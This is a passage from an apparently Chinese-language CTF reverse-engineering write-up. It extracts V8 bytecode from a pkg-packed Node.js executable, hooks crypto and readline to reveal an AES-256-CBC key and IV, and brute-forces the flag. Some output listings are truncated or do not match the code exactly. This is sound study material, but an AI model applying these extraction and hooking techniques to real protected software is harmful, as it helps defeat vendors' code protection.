    payload_path = os.path.join(out_dir, 'payload.bin')
    with open(payload_path, 'wb') as f:
        f.write(payload)
    print(f"[+] Payload 已保存: {payload_path}")
    # pkg payload 结构: BLOCK_STORE_BLOB 和 BLOCK_STAT
    # 根据 VFS 定义: "C:\\snapshot\\nodejsc\\a_en.js":{"0":[0,6808],"3":[6808,120]}
    BLOB_SIZE = 6808
    bytecode = payload[0:BLOB_SIZE]
    bytecode_path = os.path.join(out_dir, 'a_en.jsc')
    with open(bytecode_path, 'wb') as f:
        f.write(bytecode)
    print(f"[+] V8 bytecode 已保存: {bytecode_path} (size={len(bytecode)})")
if __name__ == '__main__':
    if len(sys.argv) != 3:
        print(f"Usage: {sys.argv[0]} <nbyte.exe> <output_dir>")
        sys.exit(1)
    extract_payload(sys.argv[1], sys.argv[2])
```

运行:

```
$ python extract_payload.py nbyte.exe extracted/
[+] PAYLOAD_POSITION = 37574656 (0x23d5800)
[+] PAYLOAD_SIZE = 7184
[+] Payload 已保存: extracted/payload.bin
[+] V8 bytecode 已保存: extracted/a_en.jsc (size=6808)
```

Hook 运行 bytecode 获取加密参数 V8 bytecode 只能在相同 Node.js 版本下加载。题目使用的是 **Node.js 18.3.0**（V8 10.2.154.4） 加载 bytecode 并 hook

```
// decompile3.js
const fs = require('fs');
const vm = require('vm');
const path = require('path');
const crypto = require('crypto');
const readline = require('readline');
const Module = require('module');
// 读取 a_en.jsc
const bytecodeBuffer = fs.readFileSync(path.join(__dirname, 'a_en.jsc'));
const sourceLen = bytecodeBuffer.readUInt32LE(8);  // bytecode header 中指定的 source
        长度
const dummySource = ' '.repeat(sourceLen);  // 构造一个等长的占位符
// ========== Hook crypto ==========
const origCreateCipheriv = crypto.createCipheriv;
```

```
crypto.createCipheriv = function(algo, key, iv) {
    console.log('[HOOK] createCipheriv called');
    console.log('  Algorithm:', algo);
    console.log('  Key (hex):', Buffer.isBuffer(key) ? key.toString('hex') : key);
    console.log('  IV  (hex):', Buffer.isBuffer(iv) ? iv.toString('hex') : iv);
    console.log('  Key  (str):', key);
    console.log('  IV   (str):', iv);
    const cipher = origCreateCipheriv.call(crypto, algo, key, iv);
    const origUpdate = cipher.update.bind(cipher);
    const origFinal = cipher.final.bind(cipher);
    cipher.update = function(data, inputEnc, outputEnc) {
        console.log('[HOOK] cipher.update');
        if (Buffer.isBuffer(data)) {
            console.log('  Data (hex):', data.toString('hex'));
        } else {
            console.log('  Data string:', JSON.stringify(data));
            console.log('  Data char codes:', JSON.stringify(Array.from(data).map(c =>
         c.charCodeAt(0))));
        }
        return origUpdate(data, inputEnc, outputEnc);
    };
    cipher.final = function(enc) {
        console.log('[HOOK] cipher.final');
        const r = origFinal(enc);
        console.log('  Final result:', r);
        return r;
    };
    return cipher;
};
// Hook readline 自动提供测试输入
const origCreateInterface = readline.createInterface;
readline.createInterface = function(...args) {
    const rl = origCreateInterface.apply(readline, args);
    const origQuestion = rl.question.bind(rl);
    rl.question = function(prompt, callback) {
        console.log('[HOOK] question prompt:', prompt);
        const testInput = 'flag{AAAABBBBCCCCDDDDEEEEFFFFGGG}';  // 也可换任意 flag 测试
        console.log('[HOOK] auto-proving:', testInput);
        callback(testInput);
    };
    return rl;
};
// 加载并运行 bytecode
const script = new vm.Script(dummySource, {
    cachedData: bytecodeBuffer,
    filename: 'a_en.js'
});
console.log('cachedDataRejected:', script.cachedDataRejected);
if (script.cachedDataRejected) {
    console.error('Bytecode 版本不匹配! 请使用 Node.js 18.3.0');
    process.exit(1);
}
// 构造 CommonJS 环境 (exports, require, module, __filename, __dirname)
const fakeModule = { exports: {} };
const fakeFilename = path.join(__dirname, 'a_en.js');
const fakeRequire = function(id) {
    if (id === 'crypto') return crypto;
```

```
    if (id === 'readline') return readline;
    return Module._load(id, fakeModule, false);
};
const wrappedFn = script.runInThisContext();
wrappedFn(fakeModule.exports, fakeRequire, fakeModule, fakeFilename, __dirname);
```

运行：

```
$ nvm use 18.3
$ node decompile3.js
```

输出：

```
cachedDataRejected: false
[HOOK] question prompt: Please input flag:
[HOOK] auto-proving: flag{AAAABBBBCCCCDDDDEEEEFFFFGGG}
[HOOK] createCipheriv called
  Algorithm: aes-256-cbc
  Key (hex): 714c554f462b476e517a6c4d6d4971344a704c61514f546770356f7859775a34
  Key  (str): qLUOF+GnQzlMmIq4JpLaQOTgp5oxYwZ4
  IV  (hex): 30303030303030303030303030303030
  IV   (str): 0000000000000000
[HOOK] cipher.update
  Data string: "N\u0003\u0003\u0003É\u000f§¥\fµ=S\ft+ê\u0014£áúQÎ\u0006Ú-\u0018¸§BÂAg"
  Data char codes:
[78,3,3,3,201,15,167,165,12,181,61,133,83,12,116,43,234,130,20,163,140,225,151,250,81,206
[HOOK] cipher.final
  Final result: cd4fc83f...
fail!
```

关键信息：

- **算法**: `aes-256-cbc`
- **Key**: `qLUOF+GnQzlMmIq4JpLaQOTgp5oxYwZ4` (32 bytes)
- **IV**: `0000000000000000` (ASCII字符 “0” 重复 16 次)
- **加密前数据**: 是一个混淆变换后的字符串，长度与输入相关 变换规律分析 从 `solve` 过程中观察得出：

输入字符数	变换后字符数
1	4
2	4
3	4
4	4
5	8
6	8
8	8
33	36
规律：	

1. 输入按 **4 字节** 一组进行变换，最后不足 4 字节的组用编号 `(4 - len)` 填充（如 1 字符时补 3 个 `3`，2 字符时补 2 个 `2`）
2. 分组方向：**从输入末尾开始**（也就是输出顺序是先计算最后一组）

3. **链式依赖**：后一组（在输入中靠后的组）的变换结果会受到前一组输出影响。这一点可通过 `AAAAaaaa` 对比单独 `'aaaa'` 和 `'AAAA'` 看出 因此变换是**一种 CBC 模式的混淆**，不是简单的逐字符替换或 XOR，无法直接求出逆映射。 变换是**确定性**的，通过**逐字符暴力匹配**来恢复原输入 加密后期望的密文（hex）存储在 bytecode 中：

```
e53a995f2fa2411cba177945910ffbb9a92e7d4854ebf7a2b1d8ef8837be6d3e528696970fe3fac834f4bb8e6
```

用正确的 key/IV 解密：

```
// decrypt_target.js
const crypto = require('crypto');
const key = 'qLUOF+GnQzlMmIq4JpLaQOTgp5oxYwZ4';
const iv = '0000000000000000';
const target =
         'e53a995f2fa2411cba177945910ffbb9a92e7d4854ebf7a2b1d8ef8837be6d3e528696970fe3fac834f4bb8e690f8e005
const d = crypto.createDecipheriv('aes-256-cbc', key, iv);
let pt = d.update(target, 'hex', 'utf8');
pt += d.final('utf8');
```

结果（40 个字符的 JS 字符串）：

```
Array.from(pt).map(c => c.charCodeAt(0))
// => [158,3,3,3,80,113,143,47,231,41,140,142,45,150,36,160,105,44,82,1,223,254,50,158,190,201,179,230,117,
```

长度 40 = 10 组 × 4。注意最后三个字节 `3,3,3` 是填充。所以：

```
有效字符数 = 40 - 3 = 37
flag 格式为 flag{xxx...} 共 37 字符
```

已知：

- 最后 4 字节 `[66,194,65,103]` 是对应输入的前4个字符。与 `'flag'` 单独变换结果 `[66,194,65,103]` 一致 → 确认 flag 以 `flag` 开头
- 因此 target 的 10 组输出中：
  - Group 9 (output[36:39]) ← input[0:3] = `flag`
  - Group 8 (output[32:35]) ← input[4:7] = `{???`
  - ...
  - Group 0 (output[0:3]) ← input[36] + padding 暴力求解

```
// solve.js - 在 Node.js 18.3 下运行
const fs = require('fs');
const vm = require('vm');
const path = require('path');
const crypto = require('crypto');
const readline = require('readline');
const Module = require('module');
// --- 加载 bytecode ---
const bytecodeBuffer = fs.readFileSync(path.join(__dirname, 'a_en.jsc'));
const sourceLen = bytecodeBuffer.readUInt32LE(8);
const dummySource = ' '.repeat(sourceLen);
// --- 运行函数并捕获变换后的数据 ---
function runWithInput(input) {
    let capturedData = null;
    // Hook 加密，只为了捕获变换后的数据
```

```
    const hookedCrypto = Object.create(crypto);
    hookedCrypto.createCipheriv = function(algo, key, iv) {
        const cipher = crypto.createCipheriv(algo, key, iv);
        const origUpdate = cipher.update.bind(cipher);
        cipher.update = function(data) {
            if (typeof data === 'string') {
                capturedData = Array.from(data).map(c => c.charCodeAt(0));
            }
            return origUpdate(data, 'utf8', 'hex');
        };
        return cipher;
    };
    // Hook 自动回显输入
    const hookedReadline = Object.create(readline);
    hookedReadline.createInterface = function(...args) {
        const rl = readline.createInterface.apply(readline, args);
        rl.question = (prompt, callback) => callback(input);
        return rl;
    };
    // 模拟 CommonJS require
    const fakeRequire = function(id) {
        if (id === 'crypto') return hookedCrypto;
        if (id === 'readline') return hookedReadline;
        return Module._load(id, {}, false);
    };
    // 加载并执行
    const script = new vm.Script(dummySource, {
        cachedData: bytecodeBuffer,
        filename: 'a_en.js'
    });
    const fakeModule = { exports: {} };
    try {
        const wrappedFn = script.runInThisContext();
        wrappedFn(
            fakeModule.exports,
            fakeRequire,
            fakeModule,
            path.join(__dirname, 'a_en.js'),
            __dirname
        );
    } catch (e) {}
    return capturedData;
}
// --- 目标数据（解密目标密文得到的字符 codes）---
const targetCodes = [
    158,3,3,3,80,113,143,47,231,41,140,142,45,150,36,160,
    105,44,82,1,223,254,50,158,190,201,179,230,117,230,55,199,
    45,55,150,130,66,194,65,103
];
// --- 暴力破解 ---
const charset = Array.from({length: 95}, (_,i) => String.fromCharCode(i+32)); // 可打印
        ASCII
let flag = 'flag{'                // 已知前缀
const TOTAL_LEN = 37;             // 通过长度分析得出
// 按组逐字符猜测
for (let pos = 5; pos < TOTAL_LEN - 1; pos++) {
    let found = false;
```

```
    for (let ci = 0; ci < charset.length; ci++) {
        // 构造候选：已确定的前缀 + 当前猜测字符 + 剩余填空字符 + '}'
        const filler = 'A'.repeat(TOTAL_LEN - flag.length - 2);
        const candidate = flag + charset[ci] + filler + '}';
        const out = runWithInput(candidate);
        if (!out) continue;
        // 计算当前字符在第几组 (0-based from left)
        const groupIdx = Math.floor(pos / 4);
        const numGroups = out.length / 4;
        // 输出组的索引：从后往前，组 9 在 output[36:39]，组 8 在 [32:35] 等
        const outputOffset = (numGroups - 1 - groupIdx) * 4;
        // 只比较该组中已经确定的位置（0 到 pos % 4）
        let match = true;
        for (let j = 0; j <= (pos % 4); j++) {
            if (out[outputOffset + j] !== targetCodes[outputOffset + j]) {
                match = false;
                break;
            }
        }
        if (match) {
            flag += charset[ci];
            console.log(`Position ${pos}: found '${charset[ci]}'  -> ${flag}`);
            found = true;
            break;
        }
    }
    if (!found) {
        console.error(`[!] Stuck at position ${pos}. Current: ${flag}`);
        process.exit(1);
    }
}
flag += '}';
console.log('\n==================');
console.log('Flag:', flag);
// 最终验证
const finalOut = runWithInput(flag);
console.log('Final transformed codes:', JSON.stringify(finalOut));
console.log('Match?', JSON.stringify(finalOut) === JSON.stringify(targetCodes));
```

```
$ nvm use 18.3          # 必须使用 Node 18.3
$ node solve.js
...
Position 35: found 'e' -> flag so far: flag{nodejs_pkg_v8bytecode_challenge
==================
Flag: flag{nodejs_pkg_v8bytecode_challenge
success!
final transformed codes match
```

```
# 1. 提取 payload (第一步可选，可以直接使用提供的 a_en.jsc)
$ python extract_payload.py nbyte.exe ./extracted
# 生成: extracted/a_en.jsc
# 2. Hook 一下看加密参数（确认理解正确）
$ node decompile3.js
# 输出 key, iv, data 样本
# 确保 cachedDataRejected: false
```

```
# 3. 暴力求解
$ node solve.js
# 过程约 1 分钟，最终输出 flag
```

`flag{nodejs_pkg_v8bytecode_challenge}`